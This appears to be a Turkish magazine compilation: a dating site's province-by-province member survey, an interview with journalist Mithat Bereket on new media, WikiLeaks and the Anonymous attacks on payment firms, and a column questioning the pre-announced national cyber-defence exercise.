Türkiye ilişkiler Haritası'nda, sitenin en çok üyeye sahip illeri belirlendi. Diğer yandan illere göre kadın üye oranları, illere göre fotoğraflı üye oranları, illere göre yaş ortalaması, illere göre evlilik istekleri, illere göre bağlanmaktan korkan şehirler tespit edildi.

Araştırmaya göre, en çok üye olunan şehirler İstanbul, Ankara, İzmir. Gece hayatının yoğun olmasına rağmen www.siberalem.com üyeleri en çok bu şehirlerden. Türkiye İlişkiler Haritası'na göre Adanalılar

zonlular da "Sigara içmek hiç fark etmez, isteyen içer istemeyen içmez" diyor. Iğdır ise Evlenmek isteyenlerin en yoğun olduğu il.

Kendilerine en çok güvenen kadınlar İzmir'de

İzmirli kadınların siteye üyeliği daha fazla. Bunu sırasıyla İstanbul, Ankara, Eskişehir, Çanakkale, Balıkesir, Bursa, Edirne, Mersin ve Adanalı kadınlar izliyor.

En cesur il, Kocaeli

www.siberalem.com'a fotoğraflı üye olanlar arasında erkekler daha cesur. En çok fotoğrafını gönderen erkekler Kocaeli'nde bulunuyor. Ardından İstanbul, Bursa, Muğla, İzmir, Sakarya, Rize, Antalya, Eskişehir, Trabzon geliyor. Kadınlarda ise fotoğraflı üye olanlar sırasıyla İstanbul, Muğla, Tekirdağ, Kırklareli, Yalova, İzmir, Antalya, Kocaeli, Balıkesir, Sakarya geliyor.

Olgun erkekler İstanbul'da, en genç erkekler Urfa'da

Erkek üyeler arasında yaş ortalaması İstanbul, Ankara, İzmir, Antalya ve Muğla'da 30 iken, Siirt, Şırnak, Mardin, Niğde Şanlıurfa'da 27. Yine kadın üyeler arasında İstanbul, Ankara, İzmir, Adana, Bursa, Mersin'de 30 iken, Gümüşhane, Iğdır, Muş ve Sivas'da 25.

En çok düğünü Iğdır istiyor

En çok evlenmek isteyenler ise Iğdır, Şanlıurfa, Ağrı, Osmaniye, Ardahan, Bitlis, Yozgat ve Bingöllüler olurken, kısa süreli ilişki arayanlar da Çankırı, İstanbul, Ankaralılar oluyor.

Bağlanmaktan en çok korkan şehir - Çankırı

Çankırlılar çoğunlukla kısa süreli ilişki ararken, Yozgat ve Sivaslılar "Gelir Düzeyi çok önemli" diyor.



Gazeteci ve Yapımcı Mithat Bereket:

“Yeni Medya”, genç kuşağın kendi inisiyatifiyle gerçekleştirdiği bir devrim

Dünyada iki milyarın üzerinde kişinin kullandığı “Yeni Medya”nın, bir dönüşüm projesi değil gençlerin kendi inisiyatifiyle gerçekleştirdikleri bir “devrim” olduğunu vurgulayan Bereket, yakın geleceğin demokrasi ve insan hakları mücadelesinin, İnternet’te ve hatta İnternet özgürlüğü için verileceğini söyledi.

Aslıhan Bozkurt - Dr. İzzet Gökhan Özbilgin

Kadir Has Üniversitesi İletişim Fakültesi’nde, Türkiye’nin ilk ve tek olan “Yeni Medya” Bölümü’nde, İnternet ve mobil medya konusunda eğitim veren Gazeteci ve Yapımcı Mithat Bereket ile elektronik ortamda “yeni ve sosyal medya” içerikli bir söyleşi yaptık. İletişim Fakültesi bünyesindeki Yeni Medya Bölümü, telekom, İnternet ve mobil iletişimin olumlu-olumsuz etkilerini araştırma, yeni iletişim ortamını anlayıp geliştirecek ve bu sektörlerdeki katma değerli servis üretimine yönelik nitelikli uzman yetiştirmeyi amaçlıyor.

Beş yıldır, aynı üniversitede kurulan Pusula Akademisi’nde, İletişim Fakültesi öğrencilerine televizyon programcılığı ve habercilik konularında bilgi ve birikimlerini aktaran Bereket, BİT ile medyanın birbiriyle sinerjisinin ortaya çıkardığı yeni iletişim ortamının, 20 yıldır hayatımızda birçok etkisinin görüldüğü ve dünyada iki milyarın üzerinde kişi tarafından kullanıldığını bildirdi.

“Yeni Medya”yı, “geleneksel yayın organlarının bir dönüşüm projesi değil genç kuşağın kendi inisiyatifiyle gerçekleştirdiği bir devrim” olarak tanımlayan Bereket, burayı tek yönlü, kitlesel bir yayın mecrası olarak görüp etkileşim, kişiselleştirme ve mobilite gibi radikal değişimleri algılayamayan, yeni kuşağın sesini duyurma taleplerine kulaklarını tıkayıp bildiğini okumaya devam edenlerin 15-20 yıl sonra bu yeni ana akımın dışında kalacaklarına inanıyor.

Henüz emekleme aşamasında olsa da yayıncılık ve reklamcılık sektörlerinin gözdesi olan sosyal medyanın bu yıl, bir ticaret ve alışveriş platformu olarak yaygın biçimde kullanılmaya başlayacağını belirten Bereket, bürokrasinin yeni iletişim düzenine ayak uydurmakta zorlandığını anlattı.

Mevcut siyasetçilerin yeni medyaları etkin kullanamadığına değinen Bereket, siyasetçilerin öncelikle kendilerini tanıtacakları sosyal medya hizmetinin inceliklerini öğrenmeleri gerektiğine dikkat çekti.

-İnternet kullanıcılarının artmasıyla birlikte hayatımıza “Sosyal Medya” da girdi. İnternet ve halkla ilişkileri bir araya getiren en önemli kavram olarak karşımıza çıkan “sosyal medya”, İnternet kullanıcıları için sınırsız fırsatlar sunuyor. Kadir Has Üniversitesi İletişim Fakültesi’nde basılı ve görsel-işitsel medya teorik ve pratik eğitimlerine ek olarak İnternet ve mobil medyalar konusunda eğitim veriyorsunuz. Verdiğiniz eğitim hakkında bilgi verir misiniz? Sosyal medyayı tanımlayabilir misiniz? Sosyal medyayı geleceğin medyası olarak görebilir miyiz?

-Aslında Kadir Has Üniversitesi İletişim Fakültesi’nde verdiğimiz eğitim “Sosyal Medya” kavramını da içine alan “Yeni Medya” üzerine. Bölüm tanıtımı için tasarladığımız etiket bulutunda (tag cloud) da görüldüğü gibi “Yeni Medya”, İnternet ve mobil iletişim üzerine kullandığımız pek çok kavram ve markayı içinde barındıran yeni bir iletişim ortamı. Genç kuşağın çok aşına olduğu bu terimlerin ilginçtir, o kuşağın okuduğu üniversitelerde karşılığı yoktu. Oysa bilgi ve iletişim teknolojileri (BİT) ile medyanın birbiriyle sinerjisinin ortaya çıkardığı bu yeni iletişim ortamının 20 yıldır hayatımızda sosyal, kültürel, ekonomik, siyasi ve hukuki birçok etkileri görülmekte. İki milyanın üzerinde dünya vatandaşının kullandığı bu ortamda insanlar tanışıp evlenmekte, gençler birbirleriyle iletişimlerinde yeni bir jargon geliştirmekte, Google, Facebook gibi şirketler dünya ekonomisinin zirvelerine çıkmakta, Wikileaks gibi bir İnternet sitesi dünya siyasetini ve ülkeleri sarsmakta ve nihayet kişisel mahremiyetimiz de bu ortamda ihlal edilmekte hatta ortalığa saçılmakta. İşte Yeni Medya bölümü İnternet ve mobil iletişimin tüm bu olumlu-olumsuz etkilerini araştırmakta ve bu yeni iletişim ortamını anlayacak ve geliştirecek

gençleri yetiştirmek amacıyla kuruldu. Dünyada da yeni yeni kurulmakta olan bu bölümler arasında Kadir Has Üniversitesi bünyesinde kurulan Yeni Medya Bölümü Türkiye’nin ilk ve tek Yeni Medya bölümü olarak İnternet ve mobil iletişim sektörü ile akademik dünya arasında bir köprü vazifesini üstlenmiştir.

“Sosyal Medya”, “Yeni Medya” kavramı içinde kuşkusuz ağırlıklı yer almakta. “Sosyal Medya”yı kabaca, “kişilerin İnternet üzerinde kendilerinin oluşturduğu ve duygu, düşünce ve içerik paylaşımlarına olanak tanıyan sosyal ağlar” olarak tanımlayabiliriz. Ancak bu yeni iletişim ortamı sadece sosyal medyayı değil, e-ticaret, e-devlet, e-iş, e-eğitim, e-sağlık gibi daha birçok alanı da kapsamakta. Dolayısıyla sosyal medyaya özellikle web2.0 döneminin popüler bir ürünü olarak bakmakta fayda var. Şu anda web3.0 kavramı bağlamında

yapılan çalışmalardan yola çıkarak, geleceğin medyasını bu sosyal medyayı temel olarak alan ancak onun çok ötesinde ve ekrandan çıkıp üç boyutlu hale gelecek sanal dünyalar olacağını söyleyebiliriz. Avatar filmi ve bu filmle gelen teknolojiler, bu geleceğin dünyasını somutlaştırmamız için ilk ipuçları.

-Sosyal medya platformları, Türkiye’de en çok hangi alanlarda ve nasıl kullanılıyor, kullanılacak?


-Halihazırda ağırlıklı sosyal iletişim ve eğlence amaçlı kullanılan sosyal medya, henüz emekleme aşamasında olsa da yayıncılık ve reklamcılık sektörlerinin de gözdesi artık. Bu yıl içinde de sosyal medyanın bir ticaret ve alışveriş platformu olarak yaygın biçimde kullanılmaya başladığını göreceğiz ve sosyal oyun, sosyal alışveriş gibi kavramları bol bol

duyacağız.

-Özellikle basılı ve görsel medya yöneticileri sosyal medyanın farkında mı? Sosyal medya kimler için nasıl bir tehlike oluşturuyor?

-Basılı ve görsel-işitsel yayın organları, bu yeni medyayı ancak kendisine ciddi bir tehdit oluşturmaya başlayınca idrak etti. Şu anda dünyada ve ülkemizdeki tüm geleneksel medya kuruluşları kendilerini yeni medyaya adapte etmeye çalışıyorlar; ancak, kendilerini hâlâ dev aynasında gördükçe ve yeni medyayı hâlâ kendi geleneksel kalıpları içinde değerlendirmeyi sürdürdükçe işleri zor. Oysa Yeni Medya, geleneksel yayın organlarının bir dönüşüm projesi değil genç kuşağın kendi inisiyatifleriyle gerçekleştirdiği bir devrimdir. Bu yeni kuşağın kendi kültürü içinden yarattığı ve kendi kurallarını oluşturmaya başlattıkları bir iletişim platformu. Burayı hâlâ tek yönlü, kitlesel bir yayın mecrası olarak görmek ve buradaki etkileşim, kişiselleştirme ve mobilite gibi radikal değişimleri algılayamamak onlar için asıl tehlike. Örneğin; buradaki yeni içerik paylaşım kültürünü “yasaklanması gereken bir telif sorunu” olarak görenler ya da buradaki yeni kuşağın sesini duyurma taleplerine kulaklarını tıkayıp bildiğini okumaya devam edenler, çok değil 15-20 yıl sonra bu yeni ana akımın dışında kalacaklar.

-2011 Haziran’ında genel seçimler var. ABD Başkanı Barack Obama’nın başarılı sosyal medya stratejisinin de etkisiyle; Türkiye’de de liderler bir anda sosyal medyada yer almaya başladı. Ancak İnternet ortamında bilgi kirliliği de söz konusu. Kişiler hakkında yapılacak olan yanlış bilgilerin önüne geçmek için neler yapılabilir? Açılan kullanıcı grubu sayıları,

profil sayfaları çok fazla. Böyle olunca, hangi profilin gerçek, hangisinin sahte olduğunu anlamak pek mümkün değil. Bu konuda ne gibi önlemler alınabilir?

-Şu anda bu yeni medyaları etkin kullanmayı becerebilen siyasetçi yok. Bunda da en büyük etken kendi kuşaklarının böyle bir ortam içinde büyümemiş olmaları. Zaten mevcut siyasetçilerin önündeki en büyük engel de bu. Sosyal Medyalarda sahte profil durumu çok yaygın ancak bunu önlemek de bilenler için oldukça kolay. Siyasetçilerimiz, öncelikle kendilerini tanıtacakları sosyal medya hizmetinin inceliklerini öğrenmeliler. Örneğin; Twitter üzerinden propaganda yapacak siyasetçilerimiz, öncelikle Twitteryöneticileriyle iletişime geçip doğrulanmış profil (verified account) almakla işe başlayabilirler. Bir de burada öyle meydanlardaki gibi nutuk atmaya başlamasınlar, bu yeni medyadaki değişle burada o taktikleri “kimse yemez”...

-Şirket, kurum ve kişilerin sosyal medyayı tanınmaları ve iş süreçlerini daha doğru bir şekilde yönlendirmeleri için neler yapılması ve hangi stratejilerin oluşturulması gerekiyor?

-Bu, oldukça kapsamlı bir soru. Kısaca bir yanıt vermek gerekirse, öncelikle bu medyanın içinde bir birey olarak yer alıp burada oluşan yeni kuralları, yeni sosyalleşme düzenini ve dinamikleri anlamakla işe başlanabilir. Sonrası ise yanıtı herkese göre değişebilecek bir dönüşüm süreci.

-Bürokrasinin sosyal medyanın hızına yetişemediğinden söz ediliyor. Bu tespiti ilişkin değerlendirmelerinizi alabilir miyiz?

-Bürokrasi, sosyal medyadan ziyade bu yeni iletişim düzenine ayak uydurmakta zorlanıyor. Bu, e-devlet ya da m-devlet projelerine bakıldığında da açıkça görülüyor. Bürokrasinin

hantallığının Yeni Medyalara taşınmış hali ve sorunu çözmekten ya da hızlandırmaktan çok bürokrasizincirine bir halka daha ilave etmekten öteye gitmiyor. Ancak son 1-2 yıldır devlet kurumları özellikle vatandaş bilgilendirme açısından İnternet’i daha etkin kullanmaya başladı. Örneğin; e-devlet kapısından girip devletle ilgili kişisel durumunuzu (örneğin vergi ya da trafik cezalarınızı) görebiliyorsunuz. Ancak bürokrasiyi asıl kısaltacak ödeme ya da ilgili kurumla doğrudan temasa geçme gibi süreçlerde hâlâ ciddi eksikler var. Bu konuda e-belediye hizmetlerinin vatandaşla daha iyi kucaklaştığını söyleyebiliriz.

-Sosyal medya platformlarına yöneticilerin aktif olarak katılımını sağlayabilmek için verilen eğitimler var mı?

-Bu büyük bir sorun. Hemen hemen tüm yöneticiler sosyal medyayı bir şekilde öğrenmek istiyor ancak bu eğitimi alacak yer ve uzman bulmakta zorlanıyorlar. Kadir Has Üniversitesi olarak kurum ve kuruluşların bu eğitim ihtiyacına yanıt verebilmek amacıyla, üniversitemiz bünyesinde iki önemli sertifika programı başlattık. İlki Sosyal Medya’yı çeşitli yönleriyle anlatan “Sosyal Medya Akademisi” Sertifika Programı. Burada kırkın üzerinde uzman eğitimci, iki ay süreyle sosyal medyayı hemen her yönüyle ele almakta. Diğer program ise, kurumlara yönelik “Kurumlar için Yeni Medya” sertifika programı. Bu programda da kurumların ve çalışanlarının yeni medyada nasıl yer almaları gerektiği ve onu nasıl etkin biçimde kullanacakları anlatılmakta. Bu konuda ayrıntılı bilgiye <http://www.khas.edu.tr/egitim/rectorluge-bagli-birimler/yasam-boyu-egitim-merkezi/yasam-boyu-egitim-merkezi-hakkinda.html> sayfasından ulaşılabilir.

-“Sosyal Medya; politika, siyaset ve düşünsel dünyanın bir silahıdır” sözüne katılıyor musunuz?

-Evet, ancak tam anlamıyla değil. Evet, sosyal medya politika, siyaset ve düşünsel dünya için bir dereceye kadar silah. Evet, burası paylaşım ve dayanışma dinamiklerini güçlendiren hatta (izlenseler bile) insanların çekinmeden tepkilerini dile getirebildiği bir ortam. Ancak insanları eylem açısından kolaycılığa sevk eden bir özelliği de var sosyal medyanın. İki tıklamayla görevini yaptığını düşünenlerin sayısı hayli yüksek. Aslında bu konuda da bu genç kuşağı suçlamamak lazım. Çünkü onlar bu dünyada doğdular ya da büyüdüler. Oysa onların anne babaları ve dedeleri sokaklarda büyüdü, tepkilerini sokaklarda verdiler ve eylemlerini sokaklarda yaptılar. Ancak sonra tüm dünya sokaklardan kaçtı ve evlerine kapandı. Çocuklar da evlerde bilgisayarların önüne atıldı. Ancak yavaş yavaş bu genç kuşağın da sokağa çıkmaya başladığını görüyoruz.

Örneğin; 17 Temmuz 2010’da Türkiye’de 2 binin üzerinde İnternet kullanıcısı, İnternet sitelerine getirilen yasaklamaları protesto etmek için sokağa çıktı ve yürüdü. Bu dünyada da bir ilkti. Şu anda Wikileaks yarattığı depremin ve sosyal medya örgütlenmesinin ilk örneklerini Tunus ve Mısır’daki olaylarda görüyoruz. Dünya, sosyal medya üzerinden bakalım nasıl bir yere doğru evrilecek, önümüzdeki yıllar bunu gösterecek.

-“Bildiğiniz gibi WikiLeaks, 28 Kasım 2010’da, çoğunluğu Türkiye ile ilgili birçok Amerika Birleşik Devletleri (ABD) Dış İşleri kaynaklı belge yayınlarak dünyadiplomasigündemine damgasını vurdu. Açıklanan bilgilerin “ABD için teknolojik bir yenilgi, yayınlayanlar için de teknolojik bir zafer” olduğu belirtilirken

olay “Vahim bir güvenlik zafiyeti” olarak değerlendiriliyor. Bu konuya ilişkin görüş veya değerlendirmenizi alabilir miyiz? Bu, bir “güvenlik zafiyeti” mi? Yoksa geleneksel/klasik gazeteciliğin son dönemlerde ölmeye yüz tutan bir boyutunu canlandırarak “yeni global gazetecilik” açısından çığır açması şeklinde mi değerlendirmeliyiz?

-Bilginin İnternet üzerinden yaygın paylaşılması, tartışılması ve kullanılması, artık ona yüklenen kutsallığı da etkilemeye başladı. Eskiden güç sahiplerinin kontrolünde sır olarak nitelenen şeyler de ortalığa dökülüyordu... Wikileaks sitesinin Amerikan askerlerinin Afganistan’da ya da Irak’ta yaptığı rezilliklere dair yayınladığı CIA belgeleri artık kutsal bilgi kavramından ayakları yere basan, tartışılan ve paylaşılan bilgi kavramına doğru yol aldığımızı gösteriyor. Bu gidişat, mevcut iktidarları ve güç sahiplerini şiddetle sarsacak. Tabu olarak algılanan bazı değerlerin de yerle bir olmasına yol açacak...

Ünlü aktör Bruce Willis, 2007 yazında ünlü “Die Hard” serisinin dördüncüsüyle seyirci karşısına çıktığında filmdeki aksiyon sahneleri kadar filmin senaryosunun dayandığı konu da ilgi çekmişti. Amerika’daki digital alt yapıyı; bilgisayar iletişim ve kontrol sistemlerini kuran ekipte yer alan bir bilgisayar dahisi, daha sonra bütün bildiklerini kendi çıkarları için kullanırsa ne olur? Filmin “kötü adamı”, birkaç güçlü bilgisayar sayesinde Amerika’daki kara, hava, deniz trafiğini, güvenlik önlemlerini ve nihayet bütün finans sistemini felç eden bir kaos yaratır. Asıl amacı, devlet sistemine topyekûn bir “siber saldırı” yapıldığı izlenimini yaratmaktır. Çünkü böyle bir tehlike karşısında devletin kurdurduğu sistem bütün digital altyapıyı; tüm değerli bilgileri ve asıl önemlisi kasalardaki

tüm parayı korumak amacıyla otomatik olarak gizli bir yerdeki dev bilgisayara nakletmektedir. İşte, özellikle bu yüksek miktardaki dolarların peşinde olan “dahi ama kötü” adamımızın karşındaysa tecrübeli ve gözü pek polisimiz Bruce Willis vardır... İşte, bu filmde yaşananlar, son günlerde Wikileaks olayı ve özellikle de Julian Assange’in tutuklanmasından ve salıverilmesinden sonra, sanki gerçek hayatta adım adım gerçekleşiyor... Wikileaks’e önceleri bağış toplama veya “server” hizmeti sunma gibi konularda destek veren PayPal, Amazon, Mastercard ya da Visa gibi uluslararası şirketler, ABD’nin baskısı sonucu bu desteği çektiklerinde aslında bir nevi “sanal idam fermanı” imzalamış oldular...

Wikileaks’in kurucusu Julian Assange’in İngiltere’de ifade vermek üzere kendi isteğiyle gittiği polis tarafından yakalanıp tutuklanması bardağı taşırtan son damla oldu. İnternet aktivistleri harekete geçti. Wikileaks’in “özgür” ve hatta “kutsal” bir bilgi paylaşım platformu olduğunu savunan bu insanlar, Wikileaks’e ve Assange’a karşı olan herkese zarar vermek üzere harekete geçtiler. Böylelikle, tamamen sanal dünyada yaşanan ama gerçek dünyayı da etkileyen bir savaş başladı. Kendilerine, internet korsanı anlamına gelen “hacker” sözcüğünden türettikleri “hactivist” diyen Wikileaks taraftarları dev şirketlere, bankalara, hatta devlet dairelerine karşı saldırıya geçtiler. Dünyanın farklı yerlerinde yaşayan bu “hactivist”ler, Amazon, Mastercard, Visa gibi çok uluslu şirketlere, İsviçre’deki bir bankaya, İsveç’teki bir mahkemeye karşı sanal saldırılar düzenlediler. İnternet üzerinden ödeme hizmeti sunan MasterCard ve Visa şirketlerinin ödeme işlemleri geçici olarak çöktü. Bu şirketler, maddi zarara uğratıldı...

Bunu yapan bilgisayar korsanlarının başınıysa kendilerine “anonymous”; yani, “anonim” (isimsiz) diyen bir grup çekiyor. İlk saldırılarını yılbaşı nedeniyle yoğun alışveriş işlemlerinin yaşandığı şu günlerde yapan “anonymous”, çoğunluğu İngiliz ve Amerikalı hacker’lardan oluşan 25 kişilik bir “komuta takımı”. Giriştikleri bu saldırılara da “intikam operasyonu” anlamına gelen “payback operation”, diyorlar. Hedefleri de Wikileaks’e veya Wikileaks’in kurucusu Julian Assange’a olan bağlantıyı kesmeye çalışan tüm şirketler ya da kurumlar...


İngiliz Times gazetesine konuşan Anonymous üyelerinden biri, 30 bin bilgisayarın saldırı yapmak üzere kullanıma hazır olduğunu belirtti ve ekledi: “Şimdilik saldırı altında olan PayPal; ancak, MasterCard’a daha yoğun saldırılar yapmayı düşünüyoruz. Mastercard, kimlik denetlemesi yapılan güvenlik kodlarını aptal gibi tek bir server’a koymuş. Biz de bunlara saldırıyoruz”...

Gördüğünüz gibi, aslında şu anda İnternet ortamında büyük bir “sanal savaş” devam ediyor ve bu savaş daha yeni başladı. Wikileaks bu yeni savaşın “sembolü”; Julian Assange da “kahramanı” haline geliyorlar. Aslında, Wikileaks’in sanal savaş ya da “siber


savaş” denilen yeni savaş türüyle doğrudan bir ilgisi yok. Ancak, neler olup bittiğine bakınca, ister istemez “siber savaş”ın ayak seslerini duymaya başlıyorsunuz. Daha da vahimi yakın gelecekte neler yaşanabileceğini tahmin edebiliyorsunuz... Öte yandan, Wikileaks olayı gösterdi ki, İnternet’in o ünlü cini bir kez şişeden çıktı. O cini yeniden şişeye sokmak; yani kontrol altına almak

artık imkânsız. İnsanlar, İnternet ortamında bir araya gelip bir şeyleri değiştirebildiklerini fark etmeye ve bunun tadını almaya başladılar. Bu ne demek biliyor musunuz? Yakın geleceğin demokrasi ve insan hakları, artık İnternet’te ve hatta İnternet özgürlüğü için verilecek demek...

HABERLİ SİBER TATBİKAT OLUR MU?

Kurumların önceden tedbir alarak hangi tarihlerde hangi sistemlerine saldırı yapılacağını bilmeleri ve buna göre önlemler alarak yapılacak siber saldırıların amacına ne kadar ulaşacağı tartışma konusu.

Bilgi Teknolojileri ve İletişim Kurumu ile TÜBİTAK tarafından Türkiye 'deki kurum ve kuruluşların bilgi sistemlerine yönelik olarak sanal saldırı ve savunma tatbikatı yapılacağı bir toplantı ile duyuruldu. Üst düzey yetkililerin de katıldığı bu toplantıda verilen bilgiler ile bu tatbikata 41 kuruluşun katıldığı, dört gün süreceğini öğrendik. Ayrıca bu tatbikatta hizmet dışı bırakma, internet sayfası tahrifatı, port tarama, kayıt dosyası analizi gibi gerçek saldırı tekniklerinin kullanıldığı belirtiliyor. Günümüzde bilgiye değer veren ve onu ele geçirmek ya da çıkarları doğrultusunda değiştirmek için amansız bir yarışın olduğu ortada. Bu ölçüde yapılacak bir saldırı ve savunma tatbikatının da yararlı olacağı ortada. Buna benzer çalışmaların başka ülkeler tarafından zaman zaman yapıldığı ve elde edilen sonuçlar belli kısmının da ilgili kurumlar ile paylaşıldığını biliyoruz. Ancak bu çalışmaların yapılmasından önce bu düzeyde ilan edilmesi ve kurumların gerekli önlemleri alması ya da belli süreliğine tetikte beklemelerini sağlamak bence yapılacak çalışma ile elde edilecek sonuçları tartışılır hale getirecek. İnternet haber sitelerinde küçük bir araştırma yapınca Amerika Birleşik Devletleri'nde "Sibernetik Fırtına" adı ile benzer ölçekte bir sanal saldırı tatbikatının uygulandığını ancak hangi tarihte yapıldığının belli olmadığını görüyoruz. Kurumların önceden tedbir alarak hangi tarihlerde hangi sistemlerine saldırı yapılacağını bilmeleri ve buna göre önlemler alarak yapılacak siber saldırıların amacına ne kadar ulaşacağı tartışma konusu.

Atilla Yardımçı
atilla.yardimci@tobb.org.tr

Tatbikata katılacak kurum ve kuruluşların üst düzey yöneticileri haricinde çalışanlarının bilmemesi gereken bu ölçekte bir çalışmanın, basın ordusu önünde duyurulması beraberinde çeşitli sorunlarında yaşanmasına neden olacak. Örneğin kriz anında ne yapılacağı ya da bu tür saldırı olduğunda kurumların nasıl önlemler alacağını belirtildiği kurumsal bilgi güvenliği belgelerinin ne ölçüde uygulandığı gibi konuların irdelenmesi mümkün olmayacak. Bunun yanında saldırının tatbikat kapsamında mı olduğu ya da gerçek bir saldırı mı olduğu fark edilemeyebilir. Bence yapılması gereken bu tür bir tatbikatın sonuçlarının özel olarak kurumlarla paylaşılması ve gerekli önlemler alındıktan sonra şeffaf bir biçimde kamuoyuna açıklanması yerinde olacaktır. Oldukça önemli ve son derece zor bir uygulama olan siber tatbikatın, dünya da sayılı ülkeler tarafından yapıldığını unutmamak gerek. Bu nedenle bu çalışmayı planlayan ve uygulayan herkesi kutlamak gerekiyor. Ancak bu çalışmaların bir kerelik değil, dönemsel olarak farklı kurumların katılımı ile yapılmasında yarar var. Ayrıca bazı açıkları olduğu tespit edilen kurumların, bunları giderme konularında ki performanslarının izlenmesi ve gerekli desteklerin verilmesi için çeşitli mekanizmalarda geliştirilmelidir. Bilginin güvenliği ve değişmezliğinin sağlanması bunları barındıracak sistemlerin tasarlanması kadar önemli bir konu. Ülkemizin bu konularda kişisel ve ticari mahremiyeti gözeterek çalışmaları yapması, yöneticiler ve kullanıcıların da buna özen göstermesi açısından faydalı olacaktır.

"Öyle Bir Geçer Zaman ki" etkisi!

